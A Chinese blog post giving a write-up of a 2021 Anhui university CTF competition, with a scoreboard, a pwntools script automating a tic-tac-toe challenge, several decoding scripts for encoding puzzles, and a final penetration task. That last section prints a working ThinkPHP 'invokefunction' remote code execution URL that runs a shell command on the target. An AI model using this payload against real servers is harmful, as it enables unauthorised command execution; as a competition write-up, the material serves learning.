首届安徽省“追日杯”大学生网络安全挑战赛WriteUp

原创

Tajang 于 2021-12-09 03:05:45 发布 4279 收藏

分类专栏： CTF 文章标签： web安全 安全 追日杯 CTF

本文链接：https://blog.csdn.net/qq_45619909/article/details/121805026

第六，应该能混个三等奖

排名	昵称	解题数	分数
	Ahisec	11	1244
	AhauSec	9	1192
	A1natas	9	1181
4	两面包夹芝士	6	860
5	安徽科技学院	8	853
6	五六七安全	7	817
7	Tim30ut	7	735
8	True3	6	670
9	BLUE战队	7	464
10	摆烂小队	4	460

题量很大，打的人少，很多题都是0解，Reverse全0解，其他方向大都是个位数，综合渗透那里，题特别多，做了一个第一题就没做了，也挺难的，但是分还很低。怪怪的。

Web

gotofly

准备好跟随flag的脚步了么! 点此登机

题目一直重定向，即使到了flag页面，立即刷新也看不见，BP直接抓包，一页一页翻就行了

```
HTTP/1.1 302 Found
Date: Sun, 05 Dec 2021 09:18:46 GMT
Server: Apache/2.4.25 (Debian)
X-Powered-By: PHP/5.6.40
Location: /vaepd/
Connection: close
Content-Type: text/html; charset=UTF-8
Content-Length: 43

flag{72b6257e-da2d-4dd2-b18f-1c2f2b03ad0a}

```


Misc

chess

半自动化脚本

```
# -- coding=utf8 --
from pwn import *
io=remote("ctf.zrb.edisec.net",33741)
win_data=''
if __name__ == '__main__':
 n=0
 l=[[0]*3]*3
 while 1:
  if '499/500' in win_data :
   p.interactive()
  try:
   io.sendlineafter('x/y:>','2/2')
   ob=io.recvuntil('computer:>',timeout=0.2)
   #ob=io.recvuntil('player:>',timeout=2)
   #ob=io.recvuntil(str('player:>',timeout=2))
   #ob=io.recvuntil(str('player:>',timeout=2)).strip()
   ob=io.recvuntil('player:>',timeout=0.2).decode('utf-8')
   ob=ob.strip()
   #ob=ob.split('/n')
   ob=ob.split('\n')
   #ob=ob.split('|')
   ob1=ob[0].split('|')
   ob2=ob[4].split('|')
   if '#' in ob1[0] or '#' in ob2[2]:
    io.send(b'1/2\n')
    io.sendlineafter('x/y:>',b'3/2')
   else:
    io.send(b'2/1\n')
    io.sendlineafter('x/y:>',b'2/2')
```

```
  io.sendlineafter('x/y:',b'2/3')
 try:
  ob=io.recvuntil('Can you win',timeout=0.2)
  if not ob:
   raise Exception("123")
  win_data=io.recvuntil('*****').decode('utf-8')
 except:
  try:
   io.send(b'1/1\n')
   ob1=io.recvuntil('repeat',timeout=0.2)
   if not ob1:
    raise Exception("123")
   io.send(b'1/3\n')
   io.sned(b'3/1\n')
  except:
   try:
    io.send(b'3/3\n')
    ob=io.recvuntil('Can you win',timeout=0.2)
    if not ob:
     raise Exception("123")
    win_data=io.recvuntil('*****').decode('utf-8')
   except:
    #io.interactive()
    code=0
    for i in range(1,4):
     if code:
      break
     for j in range(1,4):
      try:
       io.send('%s/%s\n'%(i,j))
       ob=io.recvuntil('Can you win',timeout=0.2)
       if not ob:
        raise Exception("123")
       code=1
       win_data=io.recvuntil('*****').decode('utf-8')
       break
      except:
       pass
   else:
    print("第四层发送2/3，接收win正常")
  else:
   print("第三层接收repeat和发送正常")
 print("第二层接收win正常")
except Exception as e:
 if 'of range' not in e.args[0]:
  io.interactive()
else:
 print("成功")
io.interactive()
```



checkin

签到：flag{welcome_to_zrb@2021}

阵法的奥秘

提示是8进制，观察到最后的数字是变化的

```
PING zrb.edisec.net: 56 data bytes
64 bytes from zrb.edisec.net: icmp_seq=3 ttl=51 time=97.77 ms
64 bytes from zrb.edisec.net: icmp_seq=3 ttl=51 time=97.78 ms
64 bytes from zrb.edisec.net: icmp_seq=3 ttl=51 time=97.83 ms
64 bytes from zrb.edisec.net: icmp_seq=3 ttl=51 time=97.77 ms
64 bytes from zrb.edisec.net: icmp_seq=3 ttl=51 time=97.81 ms
64 bytes from zrb.edisec.net: icmp_seq=3 ttl=51 time=97.81 ms
...
略
```

先提取出来
与最小的76取余后转字符串
最后两层base64

```
import base64
a=[77,78,83,77,81,81,76,82,77,76,82,80,77,80,77,77,76,82,77,81,83,77,83,78,77,80,80,77,76,82,77,81,76,77,80,77,7
7,78,82,77,76,81,77,79,78,77,82,77,77,79,77,77,81,78,77,77,77,77,83,76,77,80,78,77,76,82,77,80,83,77,83,76,77,78
,81,77,81,82,77,79,78,77,79,77,77,77,81,76,82,77,77,77,78,77,82,82,77,78,80,77,78,80,77,76,81,76,82,81,77,78,78,
77,76,83,77,77,77,77,83,77,77,77,81,77,79,76,77,80,80,77,80,77,77,78,83,77,76,82,77,76,82,76,82,80,77,79,78,77,7
6,81,77,80,80,77,82,78,77,80,80,76,82,78,77,77,78,77,82,76,77,78,78,77,81,78,77,81,79,76,83,81]
d=''
for i in a:
    d=d+str(i%76)
e=''
for i in range(0,len(d),3):
    e=e+chr(int(d[i:i+3],8))
z=base64.b64decode(e)
z=base64.b64decode(z)
print(z)
```

偷走的flag

解压得到`这是一个地址.txt`和`纸条.rar`

> 小明去食堂吃饭，为了能在吃饭的时候有座位，他把自己的耳机和手机充电器放在桌子上。买饭回来后发现自己的东西不见了。以为被收走了。就去失物招领处询问。询问无果后，在QQ空间发现自己被挂了，说自己给学校丢人，用充电器占座，并把充电器放到了指定位置。小明找到以后发现了一串密文，只有解开密文，才能找到充电器的位置。你能帮助小明发现充电器被藏到哪里了吗。

密文如下：

```
%E2%A1%96%E2%A1%9C%E2%A1%91%E2%A1%97%E2%A1%8B%E2%A1%B1%E2%A1%83%E2%A0%81%E2%A1%94%E2%A1%95%E2%A1%AF%E2%A1%B6%E2%
A1%82%E2%A1%9F%E2%A1%9D%E2%A1%AF%E2%A1%99%E2%A1%9D%E2%A1%80%E2%A1%9C%E2%A1%95%E2%A1%9D%3D
```

很明显的url编码，解密后得到`??????????????????????????=`
盲文编码，在线解密得到`flag{As1de_From_implem`

用这个作为压缩包密码解压

> 恭喜你帮助小明找到充电器。但是他的耳机也不见了。通过查询监控发现耳机与充电器一起被拿走了。当他发现耳机时，只剩下一个进水的耳机、一摊水渍和一个被揉搓了好几遍的纸条，上面字迹已经被污染了，但隐约写着：********-I_forg1ve_y0u}。你能帮助小明发现被隐藏的字样吗。

vim中看到`U+202C`等字符，为0宽加密
解密得到`3ntat1on`

最后拼接在一起，注意别把0宽字符复制进去
`flag{As1de_From_implem3ntat1on-I_forg1ve_y0u}`

问卷

一个调查问卷，做完即得flag

综合渗透

综合渗透-FLAG1

Thinkphp框架，还知道版本，直接RCE

```
http://82.156.76.152:8077/index.php?s=index/think\app/invokefunction&function=call_user_func_array&vars[0]=syste
m&vars[1][]=cat /flag
```